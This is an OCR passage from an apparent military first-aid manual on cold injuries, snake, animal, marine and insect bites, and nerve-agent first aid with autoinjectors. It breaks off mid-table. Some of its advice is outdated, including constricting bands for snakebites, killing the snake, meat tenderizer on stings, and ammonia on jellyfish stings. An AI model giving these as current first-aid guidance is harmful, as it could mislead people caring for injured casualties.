SNOW BLINDNESS	EYES MAY FEEL SCRATCHY. WATERING, REDNESS, HEADACHE, AND INCREASED PAIN WITH EXPOSURE TO LIGHT CAN OCCUR.	1. COVER THE EYES WITH A DARK CLOTH. 2. SEEK MEDICAL AID.
DEHYDRATION	SIMILAR TO HEAT EXHAUSTION (REFER TO TABLE 5-1).	1. KEEP WARM. 2. CASUALTY NEEDS FLUID REPLACEMENT, REST, AND PROMPT MEDICAL AID.
HYPOTHERMIA	CASUALTY IS COLD. SHIVERING. CORE TEMPERATURE IS LOW. CONSCIOUSNESS MAY BE	**MILD HYPOTHERMIA** 1. REWARM BODY

Table 5-2. Injuries Caused by Cold and Wet Conditions (Continued)

INJURIES	SIGNS/SYMPTOMS	FIRST AID
	ALTERED. UNCOORDINATED MOVEMENTS MAY OCCUR. SHOCK AND COMA MAY RESULT AS BODY TEMPERATURE DROPS.	EVENLY AND WITHOUT DELAY. (NEED TO PROVIDE HEAT SOURCE; CASUALTY'S BODY UNABLE TO GENERATE HEAT.) 2. KEEP DRY, PROTECT FROM THE ELEMENTS. 3. WARM (NOT HOT) LIQUIDS MAY BE GIVEN GRADUALLY (TO CONSCIOUS CASUALTIES ONLY). 4. BE PREPARED TO START BASIC LIFE SUPPORT MEASURES FOR THE CASUALTY. 5. SEEK MEDICAL TREATMENT IMMEDIATELY. **SEVERE HYPOTHERMIA** 1. STABILIZE THE TEMPERATURE. 2. ATTEMPT TO AVOID FURTHER HEAT LOSS. 3. HANDLE THE CASUALTY GENTLY. 4. EVACUATE TO THE NEAREST MTF AS SOON AS POSSIBLE. **5. WARNING: HYPOTHERMIA IS A MEDICAL EMERGENCY. PROMPT MEDICAL ATTENTION IS NECESSARY.**

CHAPTER 6

FIRST AID FOR BITES AND STINGS

6-1. General

Snakebites, insect bites, or stings can cause intense pain and/or swelling. If not treated promptly and correctly, they can cause serious illness or death. The severity of a snakebite depends upon: whether the snake is poisonous or nonpoisonous, the type of snake, the location of the bite, and the amount of venom injected. Bites from humans and other animals, such as dogs, cats, bats, raccoons, and rats, can cause severe bruises and infection and tears or lacerations of tissue. Awareness of the potential sources of injuries can reduce or prevent them from occurring. Knowledge and prompt application of first-aid measures can lessen the severity of injuries from bites and stings and keep the service member from becoming a serious casualty.

6-2. Types of Snakes

a. Nonpoisonous Snakes. There are approximately 130 different varieties of nonpoisonous snakes in the United States. They have oval-shaped heads and round eyes. Unlike poisonous snakes, discussed below, nonpoisonous snakes do not have fangs with which to inject venom. Figure 6-1 depicts the characteristics of a nonpoisonous snake.




Figure 6-1. Characteristics of nonpoisonous snake.

b. Poisonous Snakes. Poisonous snakes are found throughout the world, primarily in tropical to moderate climates. Within the United States, there are four kinds: rattlesnakes, copperheads, water moccasins (cottonmouth), and coral snakes. Poisonous snakes in other parts of the world include sea snakes, the fer-de-lance, the bushmaster, and the tropical rattlesnake in tropical Central America; the Malayan pit viper in the tropical Far East; the cobra in Africa and Asia; the mamba (or black mamba) in central and southern Africa; and the krait in India and Southeast Asia. Refer to Figure 6-2 for characteristics of a poisonous pit viper.




Figure 6-2. Characteristics of poisonous pit viper.

c. Pit Vipers (Poisonous). Figure 6-3 depicts a variety of poisonous snakes.




Figure 6-3. Poisonous snakes.

(1) Rattlesnakes, bushmasters, copperheads, fer-de-lance, Malayan pit vipers, and water moccasins (cottonmouth) are called pit vipers because of the small, deep pits between the nostrils and eyes on each side of the head (Figure 6-2). In addition to their long, hollow fangs, these snakes have other identifying features: thick bodies, slit-like pupils of the eyes, and flat, almost triangular-shaped heads. Color markings and other identifying characteristics, such as rattles or a noticeable white interior of the mouth (cottonmouth), also help distinguish these poisonous snakes. Further

identification is provided by examining the bite pattern of the wound for signs of fang entry. Occasionally there will be only one fang mark, as in the case of a bite on a finger or toe where there is no room for both fangs, or when the snake has broken off a fang.

(2) The casualty's condition provides the best information about the seriousness of the situation, or how much time has passed since the bite occurred. Pit viper bites are characterized by severe burning pain. Discoloration and swelling around the fang marks usually begins within 5 to 10 minutes after the bite. If only minimal swelling occurs within 30 minutes, the bite will almost certainly have been from a nonpoisonous snake or possibly from a poisonous snake which did not inject venom. The venom destroys blood cells, causing a general discoloration of the skin. Blisters and numbness in the affected area follow this reaction. Other signs, which can occur, are weakness, rapid pulse, nausea, shortness of breath, vomiting, and shock.

d. Corals, Cobras, Kraits, and Mambas. Corals (Figure 6-4), cobras (Figure 6-5), kraits, and mambas all belong to the same group even though they are found in different parts of the world. All four inject their venom through short, grooved fangs, leaving a characteristic bite pattern.




Figure 6-4. Coral snake.

(1) The small coral snake, found in the Southeastern US, is brightly colored with bands of red, yellow (or almost white), and black completely encircling the body. Other nonpoisonous snakes have the same coloring, but on the coral snake found in the US, the red ring always touches the yellow ring. To know the difference between a harmless snake and the coral snake found in the United States, remember the following:

"Red on yellow will kill a fellow,
Red on black, venom will lack."




Figure 6-5. Cobra snake.

(2) The venom of corals, cobras, kraits, and mambas produces symptoms different from those of pit vipers. Because there is only minimal pain and swelling, many people believe that the bite is not serious. Delayed reactions in the nervous system normally occur between 1 to 7 hours after the bite. Symptoms include blurred vision, drooping eyelids, slurred speech, drowsiness, and increased salivation and sweating. Nausea, vomiting, shock, respiratory difficulty, paralysis, convulsions, and coma will usually develop if the bite is not treated promptly.

e. Sea Snakes. Sea snakes (Figure 6-6) are found in the warm water areas of the Pacific and Indian oceans, along the coasts, and at the mouths of some larger rivers. Their venom is **VERY** poisonous, but their fangs are only 1/4 inch long. The first aid outlined for land snakes also applies to sea snakes.




Figure 6-6. Sea snake.

6-3. Snakebites

a. Poisonous snakes **DO NOT** always inject venom when they bite or strike a person. However, all snakes may carry tetanus (lockjaw); anyone bitten by a snake, whether poisonous or nonpoisonous, should immediately seek medical attention.

- Poison is injected from the venom sacs through grooved or hollow fangs. Depending on the species, these fangs are either long or short. Pit vipers have long hollow fangs. These fangs are folded against the roof of the mouth and extend when the snake strikes. This allows them to strike quickly and then withdraw. Cobras, coral snakes, kraits, mambas, and sea snakes have short, grooved fangs. These snakes are less effective in their attempts to bite, since they must chew after striking to inject enough venom (poison) to be effective. Figure 6-7 depicts the characteristics of a poisonous snakebite.

- In the event you are bitten, attempt to identify and/or kill the snake. Take it to medical personnel for inspection/identification. This provides valuable information to medical personnel who deal with snakebites. **TREAT ALL SNAKEBITES AS POISONOUS**.




Figure 6-7. Characteristics of poisonous snakebite.

b. The venoms of different snakes cause different effects. Pit viper venom (hemotoxin [blood toxin]) destroys tissue and blood cells. Cobras, adders, and coral snakes inject powerful venom (neurotoxin [nerve toxin]) which affect the central nervous system, causing respiratory paralysis. Water moccasins and sea snakes have venom that is both hemotoxic and neurotoxic.

c. The identification of poisonous snakes is very important since medical treatment will be different for each type of venom. *Unless it can be positively identified, the snake should be killed and saved*. When this is not possible or when doing so is a serious threat to others, identification may

sometimes be difficult since many venomous snakes resemble harmless varieties. When dealing with snakebite problems in foreign countries, seek advice, professional or otherwise, which may help identify species in the particular area of operations.

d. Get the casualty to an MTF as soon as possible and with minimum movement. Until evacuation or treatment is possible, have the casualty lie quietly and not move any more than necessary. If the casualty has been bitten on an extremity, **DO NOT** elevate the limb; keep the extremity level with the body. Keep the casualty comfortable and reassure him. If the casualty is alone when bitten, he should go to the medical facility himself rather than wait for someone to find him. Unless the snake has been positively identified, attempt to kill it and send it with the casualty. Be sure that retrieving the snake does not endanger anyone or delay transporting the casualty.

(1) If the bite is on an arm or leg, place a constricting band (narrow cravat [swathe], or narrow gauze bandage) one to two fingerbreadths above and below the bite (Figure 6-8). If the bite is on the hand or foot, place a single band above the wrist or ankle. The band should be tight enough to stop the flow of blood near the skin, but not tight enough to interfere with circulation. In other words, it should not have a tourniquet-like affect. If no swelling is seen, place the bands about 1 inch from either side of the bite. If swelling is present, put the bands on the unswollen part at the edge of the swelling. If the swelling extends beyond the band, move the band to the new edge of the swelling. (If possible, leave the old band on, place a new one at the new edge of the swelling, and then remove and save the old one in case the process has to be repeated.)




Figure 6-8. Constricting band.

CAUTION

DO NOT attempt to cut open the bite nor suck out the venom. If the venom should seep through any damaged or lacerated tissues in your mouth, you could immediately lose consciousness or even die.

(2) If the bite is located on an arm or leg, immobilize it at a level below the heart. **DO NOT** elevate an arm or leg even with or above the level of the heart.

> **CAUTION**
>
> When a splint is used to immobilize the arm or leg, take **EXTREME** care to ensure the splinting is done properly and does not bind. Watch it closely and adjust it if any changes in swelling occur.

(3) When possible, clean the area of the bite with soap and water. **DO NOT** use ointments of any kind.

(4) **NEVER** give the casualty food, alcohol, stimulants (coffee or tea), drugs, or tobacco.

(5) Remove rings, watches, or other jewelry from the affected limb.

6-4. Human or Animal Bites

Human or other land animal bites may cause lacerations or bruises. In addition to damaging tissue, bites always present the possibility of infection.

a. *Human Bites*. Human bites that break the skin may become seriously infected since the mouth is heavily contaminated with bacteria. Medical personnel **MUST** treat all human bites.

b. *Animal Bites*. Land animal bites can result in both infection and disease. Tetanus, rabies, and various types of fevers can follow an untreated animal bite. Because of these possible complications, the animal causing the bite should, if possible, be captured or killed (without damaging its head) so that it can be tested for disease.

c. *First Aid*.

(1) Cleanse the wound thoroughly with soap.

(2) Flush it well with water.

(3) Cover it with a sterile dressing.

(4) Immobilize the injured arm or leg, if appropriate.

(5) Transport the casualty immediately to an MTF.

NOTE

If unable to capture or kill the animal, provide medical personnel with any information that will help identify it.

6-5. Marine (Sea) Animals

With the exception of sharks and barracuda, most marine animals will not deliberately attack. The most frequent injuries from marine animals are wounds by biting, stinging, or puncturing. Wounds inflicted by marine animals can be very painful, but are rarely fatal.

a. Sharks, Barracuda, and Alligators. Wounds from these marine animals can involve major trauma as a result of bites and lacerations. Bites from large marine animals are potentially the most life threatening of all injuries from marine animals. Major wounds from these animals can be treated by controlling the bleeding, preventing shock, giving basic life support, splinting the injury, and by securing prompt medical aid.

b. Turtles, Moray Eels, and Corals. These animals normally inflict minor wounds. Treat by cleansing the wound(s) thoroughly and by splinting if necessary.

c. Jellyfish, Portuguese Man-of-War, Anemones, and Others. This group of marine animals inflict injury by means of stinging cells in their tentacles. Contact with the tentacles produces burning pain with a rash and small hemorrhages on the skin. Shock, muscular cramping, nausea, vomiting, and respiratory distress may also occur. Gently remove the clinging tentacles with a towel and wash or treat the area. Use diluted ammonia or alcohol, meat tenderizer, and talcum powder. If symptoms become severe or persist, seek medical assistance.

d. Spiny Fish, Urchins, Stingrays, and Cone Shells. These animals inject their venom by puncturing the skin with their spines. General signs and symptoms include swelling, nausea, vomiting, generalized cramps, diarrhea, muscular paralysis, and shock. Deaths are rare. Treatment consists of soaking the wounds in hot water (when available) for 30 to 60 minutes. This inactivates the heat sensitive toxin. In addition, further first aid measures (controlling bleeding, applying a dressing, and so forth) should be carried out as necessary.

CAUTION

Be careful not to scald the casualty with water that is too hot because the pain of the wound will mask the normal reaction to heat.

6-6. Insect (Arthropod) Bites and Stings

An insect bite or sting can cause great pain, allergic reaction, inflammation, and infection. If not treated correctly, some bites/stings may cause serious illness or even death. When an allergic reaction is not involved, first aid is a simple process. In any case, medical personnel should examine the casualty at the earliest possible time. It is important to properly identify the spider, bee, or creature that caused the bite/sting, especially in cases of allergic reaction.

a. *Types of Insects*. The insects found throughout the world that can produce a bite or sting are too numerous to mention in detail. Commonly encountered stinging or biting insects include brown recluse spiders (Figure 6-9), black widow spiders (Figure 6-10), tarantulas (Figure 6-11), scorpions (Figure 6-12), urticating caterpillars, bees, wasps, centipedes, conenose beetles (kissing bugs), ants, and wheel bugs. Upon being reassigned, especially to overseas areas, take the time to become acquainted with the types of insects to avoid.




Figure 6-9. Brown recluse spider.



Figure 6-10. Black widow spider.



Figure 6-11. Tarantula.



Figure 6-12. Scorpion.

b. Signs and Symptoms. Discussed in paragraphs (1) and (2) below are the most common effects of insect bites/stings. They can occur alone or in combination with the others.

(1) *Less serious.* Commonly seen signs/symptoms are pain, irritation, swelling, heat, redness, and itching. Hives or wheals (raised areas of the skin that itch) may occur. These are the least severe of the allergic reactions that commonly occur from insect bites/stings. They are usually dangerous only if they affect the air passages (mouth, throat, nose, and so forth), which could interfere with breathing. The bites/stings of bees, wasps, ants, mosquitoes, fleas, and ticks are usually not serious and normally produce mild and localized symptoms. A tarantula's bite is usually no worse than that of a bee sting. Scorpions are rare and their stings (except for a specific species found only in the Southwest desert) are painful but usually not dangerous.

(2) *Serious.* Emergency allergic or hypersensitive reactions sometimes result from the stings of bees, wasps, and ants. Many people are allergic to the venom of these particular insects. Bites or stings from these insects may produce more serious reactions, to include generalized itching and hives, weakness, anxiety, headache, breathing difficulties, nausea, vomiting, and diarrhea. Very serious allergic reactions (called *anaphylactic shock*) can lead to complete collapse, shock, and even death. Spider bites (particularly from the black widow and brown recluse spiders) can also be

serious. Venom from the black widow spider affects the nervous system. This venom can cause muscle cramps, a rigid, nontender abdomen, breathing difficulties, sweating, nausea, and vomiting. The brown recluse spider generally produces local rather than system-wide problems; however, local tissue damage around the bite can be severe and can lead to an ulcer and even gangrene.

c. First Aid. There are certain principles that apply regardless of what caused the bite/sting. Some of these are—

- If there is a stinger present (for example, from a bee), remove the stinger by scraping the skin's surface with a fingernail or knife. **DO NOT** squeeze the sac attached to the stinger because it may inject more venom.

- Wash the area of the bite/sting with soap and water (alcohol or an antiseptic may also be used) to help reduce the chances of an infection and remove traces of venom.

- Remove jewelry from bitten extremities because swelling may occur.

- In most cases of insect bites the reaction will be mild and localized; use ice or cold compresses (if available) on the site of the bite/sting. This will help reduce swelling, ease the pain, and slow the absorption of venom. Meat tenderizer (to neutralize the venom) or calamine lotion (to reduce itching) may be applied locally. If necessary, seek medical assistance.

- In more serious reactions (severe and rapid swelling, allergic symptoms, and so forth) treat the bite/sting like you would treat a snakebite; that is, apply constricting bands above and below the site.

- Be prepared to perform basic life-support measures, such as rescue breathing.

- Reassure the casualty and keep him calm.

- In serious reactions, attempt to capture the insect for positive identification; however, be careful not to become a casualty yourself.

- If the reaction to the bite/sting appears serious, seek medical assistance.

WARNING

Insect bites/stings may cause *anaphylactic shock* (a shock caused by a severe allergic reaction). This is a life-threatening event and a TRUE MEDICAL EMERGENCY. Be prepared to perform the basic life-support measures and to immediately transport the casualty to an MTF.

NOTE

Be aware that some allergic or hypersensitive individuals may carry identification or emergency insect bite treatment kits. If the casualty is having an allergic reaction and has such a kit, administer the medication in the kit according to the instructions which accompany the kit.

d. Supplemental Information. For additional information concerning biting insects, see FM 21-10.

6-7. First Aid for Bites and Stings

See the table below for information on bites and stings.

Table 6-1. First Aid Measures for Bites and Stings

TYPES	FIRST AID MEASURES
SNAKEBITE	1. MOVE CASUALTY AWAY FROM THE SNAKE. 2. REMOVE JEWELRY FROM THE AFFECTED AREA, IF APPLICABLE. 3. REASSURE CASUALTY AND KEEP HIM QUIET. 4. APPLY CONSTRICTING BAND, 1-2 FINGERBREADTHS FROM THE BITE. YOU SHOULD BE ABLE TO INSERT A FINGER BETWEEN THE BAND AND THE SKIN. *a. ARM OR LEG BITE.* PLACE ONE BAND ABOVE AND ONE BAND BELOW THE BITE SITE. *b. HAND OR FOOT BITE.* PLACE ONE BAND ABOVE THE WRIST OR ANKLE.

Table 6-1. First Aid Measures for Bites and Stings

TYPES	FIRST AID MEASURES
	5. IMMOBILIZE THE AFFECTED PART IN A POSITION BELOW THE LEVEL OF THE HEART. 6. KILL THE SNAKE (IF POSSIBLE, WITHOUT DAMAGING ITS HEAD OR ENDANGERING YOURSELF) AND SEND IT WITH THE CASUALTY. 7. SEEK MEDICAL ASSISTANCE IMMEDIATELY.
BROWN RECLUSE SPIDER OR BLACK WIDOW SPIDER BITE	1. KEEP CASUALTY QUIET. 2. REMOVE ALL JEWELRY FROM AFFECTED PART, IF APPLICABLE. 3. WASH THE AREA. 4. APPLY ICE OR FREEZE PACK, IF AVAILABLE. 5. SEEK MEDICAL ASSISTANCE.
TARANTULA BITE OR SCORPION STING OR ANT BITE	1. WASH THE AREA. 2. REMOVE ALL JEWELRY FROM AFFECTED PART, IF APPLICABLE. 3. APPLY ICE OR FREEZE PACK, IF AVAILABLE. 4. APPLY BAKING SODA, CALAMINE LOTION, OR MEAT TENDERIZER (IF AVAILABLE) TO BITE SITE TO RELIEVE PAIN AND ITCHING. 5. IF THE SITE OF THE BITE IS ON THE FACE, NECK (POSSIBLE AIRWAY PROBLEMS), OR GENITAL AREA, OR IF LOCAL REACTION SEEMS SEVERE, OR IF THE STING IS BY THE DANGEROUS TYPE OF SCORPION FOUND IN THE SOUTHWEST UNITED STATES DESERT, KEEP THE CASUALTY AS QUIET AS POSSIBLE. SEEK MEDICAL ASSISTANCE.
BEE STING	1. IF THE STINGER IS PRESENT, REMOVE BY SCRAPING WITH A KNIFE OR FINGERNAIL. DO NOT SQUEEZE VENOM SAC ON STINGER; MORE VENOM MAY BE INJECTED. 2. REMOVE ALL JEWELRY FROM AFFECTED PART, IF APPLICABLE.

Table 6-1. First Aid Measures for Bites and Stings

TYPES	FIRST AID MEASURES
	3. WASH THE AREA. 4. APPLY ICE OR FREEZE PACK, IF AVAILABLE. 5. IF ALLERGIC SIGNS OR SYMPTOMS APPEAR, BE PREPARED TO PERFORM BASIC LIFE SUPPORT MEASURES. SEEK IMMEDIATE MEDICAL ASSISTANCE.

CHAPTER 7

FIRST AID IN A NUCLEAR, BIOLOGICAL, AND CHEMICAL ENVIRONMENT

7-1. General

American forces have not been exposed to NBC weapons/agents on the battlefield since World War I. In future conflicts and wars we can expect the use of such agents. Nuclear, biological, and chemical weapons will rapidly degrade unit effectiveness by forcing troops to wear protective clothing and by creating confusion and fear. Through training in protective procedures and first aid, units can maintain their effectiveness on the integrated battlefield.

7-2. First Aid Materials

You may be issued the following materials to protect, decontaminate, and use as first aid for NBC exposure. You must know how to use the items; some items are described in *a* through *d* below. It is equally important that you know when to use them.

a. *Nerve Agent Pyridostigmine Pretreatment* (*NAPP*). You may be issued a blister pack of pretreatment tablets when your commander directs. The NAPP is a pretreatment; it is not an antidote. It improves the effectiveness of the nerve agent antidote. When ordered to take the pretreatment you must take one tablet every 8 hours, mission permitting. This must be taken prior to exposure to nerve agents, since it may take several hours to develop adequate blood levels.

NOTE

Commanders must follow investigational new drug protocols for use of the NAPP.

b. *M291 Skin Decontaminating Kit*. The M291 Skin Decontaminating Kit (Figure 7-1) contains six packets of XE-555 decontaminant resin.

WARNING

For external use only. May be slightly irritating to the eyes. Keep decontaminating powder out of eyes. Use water to wash toxic agent out of eyes.

c. *Nerve Agent Antidote Kit, MARK I*. Each service member is issued three MARK Is for use in first aid for nerve agent poisoning (Figure 7-2 and paragraph 7-6).




Figure 7-1. M291 Skin Decontamination Kit.

d. *Antidote Treatment, Nerve Agent, Autoinjector*. A new nerve agent antidote injection device, Antidote Treatment, Nerve Agent, Autoinjector (ATNAA) is currently under development that will replace the MARK I. The ATNAA is a multichambered device with the atropine and pralidoxime chloride in separate chambers. Both antidotes will be administered through a single needle.

7-3. Classification of Chemical and Biological Agents

a. Chemical agents are classified according to the primary physiological effects they produce, such as blistering, choking, vomiting, and incapacitating agents.

b. Biological warfare agents are classified according to the effect they have on man. The effects include their ability to incapacitate and cause death. Most biological warfare agents are delivered as aerosols that effect the respiratory tract; some can be delivered by releasing infected insects, by contaminating food and water, and by injection (injecting material in individuals by terrorist, not mass exposure). These agents are found in living organisms such as fungi, bacteria, and viruses.

WARNING

Swallowing water or food contaminated with nerve, blister, and other chemical agents and with some biological agents can be fatal. NEVER consume water or food that is suspected of being contaminated until it has been tested and found safe for consumption by medical personnel.

7-4. Conditions for Masking Without Order or Alarm

a. Once an attack with a chemical or biological agent is detected or suspected, or information is available that such an agent is about to be used, you must **STOP BREATHING** and mask immediately. **DO NOT WAIT** to receive an order or alarm under the following circumstances:

- Your position is hit by artillery missiles, rockets that produce vapors, smoke, and mists, and aerial sprays.
- Smoke or vapor cloud from an unknown source is present or approaching.
- A suspicious odor, liquid, or solid is present.
- A chemical or biological warfare agent attack is occurring.
- You are entering an area known or suspected of being contaminated.
- When casualties are being received from an area where chemical or biological agents have reportedly been used.
- You have one or more of the following symptoms:
  - An unexplained runny nose.
  - A sudden unexplained headache.
  - A feeling of choking or tightness in the chest or throat.
  - Dimness of vision.
  - Irritation of the eyes.
  - Difficulty in or increased rate of breathing without obvious reasons.
  - Sudden feeling of depression.
  - Dread, anxiety, or restlessness.
  - Dizziness or light-headedness.

- Slurred speech.
- Unexplained laughter or unusual behavior is noted in others.
- Numerous unexplained ill personnel.
- Service members suddenly collapsing without evident cause.
- Animals or birds exhibiting unusual behavior or suddenly dying.

b. For further information on protection and masking procedures, refer to FM 3-4, FM 4-02.7, FM 8-284, and FM 8-285.

7-5. First Aid for a Chemical Attack

Your field protective mask gives protection against biological and chemical warfare agents as well as radiological fallout. With practice you can mask in 9 seconds or less, or put on your mask with hood within 15 seconds.

a. Stop breathing. Don your mask, seal it properly, and clear and check it; then resume breathing. Give the alarm, and continue the mission. Keep your mask on until the "all clear" signal has been given.

NOTE

Keep your mask on until the area is no longer hazardous and you are told to unmask.

b. If symptoms of nerve agent poisoning (paragraph 7-7) appear, immediately give yourself one MARK I or ATNAA.

CAUTION

Do not inject a nerve agent antidote until you are sure you need it.

c. If your eyes and face become contaminated, you must immediately try to get under cover. You need shelter to prevent further contamination while performing decontamination procedures on your face. If no overhead cover is available, put your poncho over your head before beginning the decontamination process. Then you put on the remaining

protective clothing. If vomiting occurs, the mask should be lifted momentarily and drained—with your eyes closed and while holding your breath—then replaced, cleared, and sealed.

d. If nerve agents are used, mission permitting, watch for persons needing nerve agent antidotes and immediately follow procedures outlined in paragraph 7-8*b* or *c*.

e. Decontaminate your skin immediately and clothing and equipment as soon as the mission permits.

7-6. Background Information on Nerve Agents

a. Nerve agents are among the deadliest of chemical agents. Nerve agents enter the body by inhalation, by ingestion, and through the skin. Depending on the route of entry and the amount, nerve agents can produce injury or death within minutes. Nerve agents can achieve their effects with small amounts. Nerve agents are absorbed rapidly, and the effects are felt immediately upon entry into the body. You will be issued three MARK Is or three ATNAAs and one Convulsant Antidote for Nerve Agent (CANA). Each MARK I consists of one atropine autoinjector and one pralidoxime chloride (2 PAM Cl) autoinjector (Figure 7-2A). Each ATNAA consist of a multichambered autoinjector with the atropine and pralidoxime chloride in separate chambers (Figure 7-2C). The CANA is a single autoinjector with flanges (Figure 7-2B). Procedures for use of both the MARK I and ATNAA are described below. You will use either the MARK I or the ATNAA in self-aid and buddy aid as issued.




Figure 7-2. Nerve Agent Antidote Kit, MARK I, CANA, and ATNAA.

b. When you have the signs and symptoms of nerve agent poisoning, you should immediately put on the protective mask and then inject yourself with one set of the MARK I or ATNAA. Do not administer the CANA. You should inject yourself in the outer (lateral) thigh muscle (Figure 7-3) or if you are thin, in the upper outer (lateral) part of the buttocks (Figure 7-4).




Figure 7-3. Thigh injection site.




Figure 7-4. Buttocks injection site.

c. Also, you may come upon an unconscious chemical agent casualty who will be unable to care for himself and who will require first aid. You should be able to successfully—

(1) Mask him if he is unmasked.

(2) Inject him, if necessary, with all of **HIS** autoinjectors.

(3) Decontaminate his skin.

(4) Seek medical assistance.

7-7. Signs and Symptoms of Nerve Agent Poisoning

The symptoms of nerve agent poisoning are grouped as **MILD**—those that you recognize and for which you can perform self-aid, and **SEVERE**—those which require buddy aid.

a. MILD Signs and Symptoms.

- Unexplained runny nose.
- Unexplained sudden headache.
- Sudden drooling.
- Difficulty seeing (dimness of vision and miosis).
- Tightness in the chest or difficulty in breathing.
- Localized sweating and muscular twitching in the area of contaminated skin.
- Stomach cramps.
- Nausea.
- Tachycardia followed by bradycardia. (*Tachycardia* is an abnormally rapid heartbeat with a heart rate of over 100 beats per minute. *Bradycardia* is a slow heart rate of less than 60 beats per minute.)

b. SEVERE Signs and Symptoms.

- Strange or confused behavior.
- Wheezing, dyspnea (difficulty in breathing), and coughing.
- Severely pinpointed pupils.
- Red eyes with tearing.
- Vomiting.
- Severe muscular twitching and general weakness.
- Involuntary urination and defecation.

- Convulsions.
- Unconsciousness.
- Respiratory failure.
- Bradycardia.

7-8. First Aid for Nerve Agent Poisoning

First aid for nerve agent poisoning consists of administering the MARK I or ATNAA and CANA.

a. Injection Site. The injection site for administering the antidotes is normally in the outer thigh muscle. The thigh injection site is the area about a hand's width above the knee to a hand's width below the hip joint (Figure 7-3). It is important that the injection be given into a large muscle area. If the individual is thinly built, then the injections should be administered into the upper outer quarter (quadrant) of the buttock (Figure 7-4). Injecting in the buttocks of a thinly built individual avoids injury to the thighbone.

b. Self-Administer MARK I. If you experience any or all of the nerve agent **MILD** symptoms (paragraph 7-7*a*), you must **IMMEDIATELY** put on your protective mask and self-administer one MARK I (Figure 7-2A). Follow the procedure given in Table 7-1. The MARK I is carried in your protective mask carrier, pocket of the MOPP overgarment, or other location as specified in your unit tactical standing operating procedure (TSOP). (In cold weather, the MARK I should be stored in an inside pocket of your clothing to protect the antidote from freezing. A frozen MARK I cannot be immediately used to provide you with antidote, when needed. (However, the MARK I can still be used after complete thawing.)

Table 7-1. Self Aid for Nerve Agent Poisoning

MARK I*	ATNAA*
STEP 1. OBTAIN ONE MARK I.**	STEP 1. OBTAIN ONE ATNAA.**
STEP 2. CHECK INJECTION SITE.	STEP 2. CHECK INJECTION SITE.
